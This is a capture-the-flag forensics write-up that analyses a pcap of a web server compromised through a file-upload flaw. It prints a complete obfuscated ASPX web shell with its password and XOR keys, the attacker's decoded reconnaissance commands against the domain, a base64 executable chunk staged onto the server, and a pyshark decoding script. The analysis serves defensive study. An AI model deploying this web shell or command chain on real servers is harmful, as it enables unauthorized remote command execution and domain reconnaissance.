Challenge Description
An attacker gained access to a web server by exploiting a vulnerability. Analyze the provided artifacts to identify the commands the attacker executed and analyze the IOCs.
File provided: WebServer.pcap
Solution
After opening the pcap file, I saw some HTTP traffic, so I started by using the filter http to focus on those packets first. We can see in the packets that the attacker registered in the web site (POST /NotificationPortal/Register.aspx HTTP/1.1) using the following credentials:
Email: mark_z@gmai.com Password: 0mark_zasd@123
The attacker then proceeded to upload an image of bugs bunny with the name osos.jpg (POST /NotificationPortal/Send.aspx HTTP/1.1):

The attacker was able to directly access the image by browsing to /NotificationPortal/Uploads/osos.jpg
The vulnerability is now clear, there’s a file upload vulnerability and what the attacker does next is confirm it by uploading an aspx web shell by uploading 401.aspx.

This is the web shell code:
<%@ Page Language="C#" AutoEventWireup="true" %> <%@ Import Namespace="System" %> <%@ Import Namespace="System.Text" %> <%@ Import Namespace="System.Diagnostics" %> <script runat="server"> private string pX1z(string A75, string B8y) { var Qq9 = new StringBuilder(); for (int Ka3 = 0; Ka3 < A75.Length; Ka3++) Qq9.Append((char)(A75[Ka3] ^ B8y[Ka3 % B8y.Length])); return Qq9.ToString(); } protected void Page_Load(object qPz, EventArgs eLo) { string xJ9 = "WTghY1AyenE="; string Vo2 = Request.Form["auth"]; string sp3 = Request.Form["data"]; if (string.IsNullOrEmpty(Vo2) || string.IsNullOrEmpty(sp3)) { Response.Write(Convert.ToBase64String(Encoding.UTF8.GetBytes("Missing params"))); Response.End(); } try { string W2a = Encoding.UTF8.GetString(Convert.FromBase64String(Vo2)); string Iy4 = pX1z(W2a, "zxc!"); string N6x = Encoding.UTF8.GetString(Convert.FromBase64String(xJ9)); if (Iy4 != N6x) { Response.Write(Convert.ToBase64String(Encoding.UTF8.GetBytes("Unauthorized"))); Response.End(); } string rZm = Encoding.UTF8.GetString(Convert.FromBase64String(sp3)); string pYu = pX1z(rZm, "zxc!"); Process cLp = new Process(); cLp.StartInfo.FileName = "cmd.exe"; cLp.StartInfo.Arguments = "/c " + pYu; cLp.StartInfo.RedirectStandardOutput = true; cLp.StartInfo.RedirectStandardError = true; cLp.StartInfo.UseShellExecute = false; cLp.StartInfo.CreateNoWindow = true; cLp.Start(); string U79 = cLp.StandardOutput.ReadToEnd(); string fMq = cLp.StandardError.ReadToEnd(); cLp.WaitForExit(); string oIx = U79 + fMq; string pZk = pX1z(oIx, "5eCuR3"); byte[] rawBytes = Encoding.UTF8.GetBytes(pZk); Array.Reverse(rawBytes); string tYu = Convert.ToBase64String(rawBytes); Response.Write(tYu); } catch (Exception mJo) { string fUw = pX1z(mJo.Message, "5eCuR3"); byte[] errBytes = Encoding.UTF8.GetBytes(fUw); Array.Reverse(errBytes); Response.Write(Convert.ToBase64String(errBytes)); } Response.End(); } </script>
The important parts in the code we need to pay attention to are:
string xJ9 = "WTghY1AyenE="; string Vo2 = Request.Form["auth"]; string sp3 = Request.Form["data"]:authwill be used to authenticate to access the web shell. The password isY8!cP2zq(which comes from base64 decodingWTghY1AyenE=). The commands to be executed will be sent indata.- The data sent to the web shell is XOR-ed with the key
zxc!. - The data returned by the server is XOR-ed with the key
5eCuR3
The following table provides a summary:
| Direction | Contains | How to decode | Why it matters |
|---|---|---|---|
| Client → Server (POST) | auth and data fields | Base64 → XOR with "zxc!" | Shows what commands the attacker sent |
| Server → Client (Response) | Output of cmd.exe /c <command> | Base64 → reverse bytes → XOR with "5eCuR3" | Shows what the server returned (command output) |
The web shell is accessible by sending a POST request to http://192.168.216.173/NotificationPortal/Uploads/401.aspx. In wireshark, we can select one of those packets, then follow HTTP stream, then “Show as” UTF-8:

For example, in the packet in the image, which is the first the attacker sent, we can see the following:
“auth” = “I0BCQipKGVA=” “data” = “DRAMQBcRQw4bFA8=”

To get the data in plaintext, we can use CyberChef. To see the command the attacker sent:
Basically, we need to get the parameter data, in this case DRAMQBcRQw4bFA8%3D. To get the plaintext, I need to URL decode it, base64 decode it, and finally apply the XOR decryption the key “zxc!“. For that payload, we get that the attacker executed the command whoami /all.
To get in plaintext the server response, we need to get the server answer, base64 decode it, reverse it with byte, then XOR it with the key 5eCuR3. For example, the server reply from the above command is:
https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',false,false)Reverse('Byte')XOR(%7B'option':'Latin1','string':'5eCuR3'%7D,'Standard',false)&input=U1dnYlZ6Y1pJUVJHV2paVkxRQlFVWElHSWcwVlZqRWNOUUJSRXlFY0t4RVZYVDFWTHdwSFJ6d2FBRVZHUURjV0lDUVZVRHNZSWd0TWQzSUhMQU1WUnlBYU14VkFRSElHTEJkUVVTQVFDRzg0T1Y5YkxSSmFYVGtiTmtWR1hqc1VMd1lWUVRjR0ZtODRPVjlZYmtnWUhuOVlia2dZSG45WWJrZ1lIbjlZYmtnWUhsaDREU3A4WnhNNEVTcHpmUnRWRUNoOGNoNDJZemR3WUFkL1RtODRPVjhSSmdsWFVpRWNCMFVWRTNKVlkwVVZFM0pWWXhGUVFISVNMUXhlUVQwQ1l4WkdWakVhTVJVVlVuSVFNQVJRUVRFYkNrVlFWRGNaS2hOY1FRSUJKalpTWFRzZU1RcGlWaUVVSmhkV1hSc1FFRzg0RXpZUUx3ZFVYUmRWTFFwY1J6TVdLaEZiVmpvQk5nUVZRVGNCSlFRVlJ6d1FLZ2xXRXpOVkpoRlVYVDBHTVFCRlhodFZZMFVWRTNKVll3QlNWajRjTlF4SFl6Y0JJZ3RhUUNBUU13aDhWZ0YvVGtWUlZqNFhJZ3R3RTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWVkR3Y0tBWlFXekZWSmhaSFZpUVVNUkVWUUNFVU14eDNFM0pWWTBVVkV6Y1NKZ2xjUlRzSEV4eFRXaVlhRFFCU1hUTWRBQUJtT1Y4UkpnbFhVaUVjQjBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWXhaQldqWUFJa1ZNUnpzSE5nWlFRSElRTndSSFZqd1FCRVVWRTNKVlkwVVZFM0pWWTBVVlZqVVFMd3hEV2lBbE53eFJSaE1RRUc4NFZ6Y1pJUVJHV2haVlkwVVZFM0pWWXhaR1ZqRWFNUlVWVW5JSExBTVZRRE1CTEJCRUV5c0hMQWhRWG5JQk1CQmZWeE5WWTBVVkUzSVFKQUJaV2lRY01UVlVSejBBRWdCR1VqY0hJQXQ4VmdGL1RnRlFYekFVTUF4eEUzSlZZMFVWRTNKVlkwVVZFendRS0FwQkV6NFFOUUJaRXlFR0pnWmFRU0pWSWtWUVVETVpNd0JuRXpjU0pnbGNSVHNIRXd0UVdEMGhPaGRVWGpzSEV3dFNXaUVHQWdCbU9WOUlmbGdJRG05SWZrVUlEbTlJZmxnSURtOUlmbGdJRG05SWZsZ0lEbTlJZmxnSURtOUlmbGdJRG05SWZsZ0lEbTlJZmtVSURtOUlmbGdJRG05SWZsZ0lEbTlJZmxnSURtOUlmbGdJRG05SWZtODRFM0pWSmhGVVJ3RlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWTFFwY1J5SWNNUVpHVmhaVlkwVVZFM0pWWTBVVkUzSlZZMFVWVmo4VURVVlFWRGNaS2hOY1FRSi9UbTg0SG45WWJrZ1lIbjlZYmtnWUhuOVlia2dZSG45WWJtODRmUjA4RnlSNFlSMHpEU3dWWUJjeUJpbDhaUnNuRTI4NE9WOS9Ua1VWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZDMnBIY1ZRWUJXTllja2htRTNKVlkwVVZFM0pWWTBVVlh6Y1hJaWtWRTNKVlkwVVZYemNESmlrVlNpQWFOd1JSWFRNNFl3MVNXaG9wTHdCWFVoNVZPaGRhUnpNUkxRUjRPVjhGTmdwSFZISVJKZ2xYVWp3d1kwbEJYeWNVSlFCUkV5c1hZd0ZRWHpBVUxTQVZIeUlBTEJkU0V5c0hMQkZVVnp3VURrVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKRWJsMEVIbU5ZRUVWRlJqMEhKRVZiUkQwYktFaFpYemNpWXh4QldpWWJKZ0ZjRXpZUU54ZFFRQ0VVWXh4QldpQWFLeEZBVW5JYkxBeEJVakVjTnd0UVd5WUFBbTg0UXljYU1RSVZWemNaSVFSYmRuSlpOd2xBVWpRUUowVk1VWElSSmdsWFVqd3dZMGxGUmowSEpFVk1RVDBCSWdGYlVoOVZkbHdBQzJWTWRWd0hIbUJOZDFVQ0JtZEhkVWdNQTJCR2NsTUJBV0pIYmxNSEFXTkZkVklNQzM5QWUxQUVBV1ZFZEZjWUFXcFlka2dFSGdGVk14QmFRVFZWTFJKYVhUbFlMd2xRWkhKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVUFIV1lEWXpGd2ZYd3BEeXA2WXdJbEFrVm1laHQvVGhWQVhDQVNZd0ZRWHpBVUxTQVZIeVlaTmdSVFZqWlZPZ2NWVnpjWklRUmJkbkpaTXhCYVFUVlZPaGRhUnpNUkxRUjRFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVUZIbUJZY2tobUV5SUFMQmRTRXp3Q0xBdGVIajRaSmpJVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkV4NDBBQ3A1T1Y4Rk5ncEhWSElSSmdsWFVqd3dZMGxCWHljVUpRQlJFeXNYWXdGUVh6QVVMU0FWSHlJQUxCZFNFeXNITEJGVVZ6d1VEa1VWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTEwREJuOUhjRWdBSG1OWUVFVVZFM0pWWTBVVkUzSlZZeFpVV2o0MFkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBWbVlRRWdDanBtZWhzcERTeGhmeHNnQVc4NFF5Y2FNUUlWVnpjWklRUmJkbkpaTndsQVVqUVFKMFZNVVhJUkpnbFhVand3WTBsRlJqMEhKRVZNUVQwQklnRmJVaDlWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZCbU5ZZGtnRUhnRlZNeEJhUVRWVkxSSmFYVGxZTHdsUVpISlZZMFVWRTNKVlkwVVZFM0liTEF4QlVpZ2NMUVJTUVIxVk1BeGRadzRzRnl4bmZCb2hGaVFWWnh4L1RoVkFYQ0FTWXdGUVh6QVVMU0FWSHlZWk5nUlRWalpWT2djVlZ6Y1pJUVJiZG5KWk14QmFRVFZWT2hkYVJ6TVJMUVI0RTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMVFFSG1kWWNraG1FeUlBTEJkU0V6d0NMQXRlSGo0WkpqSVZFM0pWWTBVVkUzSlZZeFpIVmlFZ1l3RlFSek1XS2hGYlZqb0JOaVJwYWdZOEVTcDlad2MwWXpGN09WOEZOZ3BIVkhJUkpnbFhVand3WTBsQlh5Y1VKUUJSRXlzWFl3RlFYekFVTFNBVkh5SUFMQmRTRXlzSExCRlVWendVRGtVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWY2tnSEhtTllFRVZGUmowSEpFVmJSRDBiS0VoWlh6Y2lZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWRFNweWZCNVZCaWw2WUJ3NkFHODRReWNhTVFJVlZ6Y1pJUVJiZG5KWk53bEFValFRSjBWTVVYSVJKZ2xYVWp3d1kwbEZSajBISkVWTVFUMEJJZ0ZiVWg5VlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTJGWWRrZ0VIZ0ZWTXhCYVFUVlZMUkphWFRsWUx3bFFaSEpWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSTlBREYwY1E0c0Z5eG5mQm9oRmlRVlp4eC9UaFZBWENBU1l3RlFYekFVTFNBVkh5WVpOZ1JUVmpaVk9nY1ZWemNaSVFSYmRuSlpNeEJhUVRWVk9oZGFSek1STFFSNEUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZCbVpBYmxjR0htZFlja2htRTNKVlkwVVZFM0pWWTBVVlFETWNMeVFWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBWR1FUY0dGamw3ZWdZNUNqQjNPVjhGTmdwSFZISVJKZ2xYVWp3d1kwbEJYeWNVSlFCUkV5c1hZd0ZRWHpBVUxTQVZIeUlBTEJkU0V5c0hMQkZVVnp3VURrVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVmMwZ0VIbU5ZRUVWRlJqMEhKRVZiUkQwYktFaFpYemNpWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0lRTFFwTVFUY0RCbTg0RG05SWZsZ0lEbTlJZmxnSURtOUlmbGdJRG05SWZsZ0lEbTlJZmxnSURtOUlmbGdJRG05SWZsZ0lEbTlJZmxnSURtOVZmbGdJRG05SWZsZ0lEbTlJZmxnSURtOUlmbGdJRG05SWZsZ0lEbTlJZmxnSURtOUlmbGdJRG05SWZsZ0lEbTlJZmxnSURtOUlmbGdJRG05VmZsZ0lEbTlJZmxnSURtOUlmbGdJRG5KSWZsZ0lEbTlJZmxnSURtOUlmbGdJRG05SWZsZ0lEbTlJZmxnSURtOUlmbGdJRG05SWZsZ0lEbTkvVGtVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSUdKaEZBVVRzSE54RjBFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWQnl4bUUzSlZZMFVWRTNKVlkwVVZFemNGT2pFVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0lRTGdSN0V5SUFMQmR5T1Y5L1RrZ1lIbjlZYmtnWUhuOVlia2dZSG45WVNXaDdmQnNoQWlobmZCUTdDa1ZsWmgwbkJHODRPVjkvVGxZSEFtTllkVklGQm1KQ2Vsd0RBWDlGY1ZNR0JHVkdkVlVHSG1wTWQxRUFBMnBOZFZjWUFtQllka2dFSGdGVklCTkdVVGNDSHhaY1N6TVFNUXBXT1Y5SWZsZ0lEbTlJZmxnSURtOUlmbGdJRG05SWZsZ0lEbTlJZmxnSURtOUlmbGdJRG05SWZsZ0lEbTlJZmxnSUUyOUlmbGdJRG05SWZsZ0lEbTlJZm04NEUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRTNKVlkwVVZFM0pWWTBVVkUzSlZZMFVWRXhZOEVFVVZFM0pWWTBWUVhqTTdZeGRRUUFkL1RtODRIbjlZYmtnWUhuOVlia2dZSG45WWJtODRmUjA4RnlSNFlSMHpEU3dWWVJjbUZtODQ&ieol=FF&oeol=FF
Which results in:
USER INFORMATION
----------------

User Name       SID
=============== ==============================================
coreaxis\websvc S-1-5-21-2688054498-3063773620-2699705076-1123


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                                         Attributes
========================================== ================ =========================================================== ==================================================
Everyone                                   Well-known group S-1-1-0                                                     Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                                Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\BATCH                         Well-known group S-1-5-3                                                     Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1                                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                                    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                                    Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS                          Alias            S-1-5-32-568                                                Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0                                                     Mandatory group, Enabled by default, Enabled group
IIS APPPOOL\.NET v4.5                      Well-known group S-1-5-82-271721585-897601226-2024613209-625570482-296978595 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1                                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
That’s the expected result from the whoami command. So we are on the right track. The attacker then tried the command: echo flag{found_command1_ > flag1.txt. The server replied with: Pz58ESYMW1Y2VTAMFUAhECAGdA== which translated to “Access is denied.”
that command gives us the first half of the flag though: flag{found_command1_
The attacker then performed a successful command to save the first part of the flag on the target (echo flag{found_command1_ > C:\\ProgramData\\flag1.txt), and then executed ipconfig /all, net group "domain computers" /domain, net group "domain admins" /domain, nltest /dclist:coreaxis.corp, ping -n 1 core-dc.coreaxis.corp
After that, if we follow the next HTTP stream (tcp.stream eq 170), we can see that the attacker started to send set commands to output a base64 encoded string into a file called dns.txt:
set /p=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 <nul >> C:\programdata\dns.txt
There’s 190 request packets, so rebuilding the file manually won’t be doable, we need to build a script to automate the process.
I used pyshark to parse the pcap:
pip install pyshark
To start of, let’s read the first packet and slowly process it to see what’s going on and add the required code to decrypt the command sent by the attacker. The code below, get’s the first packet, extracts the data parameter and then extracts the base64 encoded part of the command (which is basically the first chunk of dns.txt):
import pyshark
import base64
from urllib.parse import parse_qs

#Read HTTP packets from stream 170 in the pcap
pcap = pyshark.FileCapture('WebServer.pcap', display_filter=f"tcp.stream == 170 && http", override_prefs={'tcp.desegment_tcp_streams': 'TRUE'})
pkt = next(iter(pcap)) #Select the first packet
raw=pkt.http.file_data
b = bytes(int(x, 16) for x in (raw.split(':'))).decode() #file_data is in : separated HEX values. This will parse it back to ASCII. decode() is used cos the result is a binary object so we convert it into a str.

#extract data
params = parse_qs(b) #parse_qs will already url decode the data
#print(params.get('data')[0])

#Now we need to b64 decode the data then XOR it with the key
b64_decoded = base64.b64decode(params.get('data')[0])
key = b"zxc!"
plain = bytes([b64_decoded[i] ^ key[i % len(key)] for i in range(len(b64_decoded))]) #clear text data

#Now we need to remove the command (set /p=) and the '<nul >> C:\\programdata\\dns.txt' so that we keep only the base 64 chunk
b64_dns = plain.split()[1].split('=',1)[1]
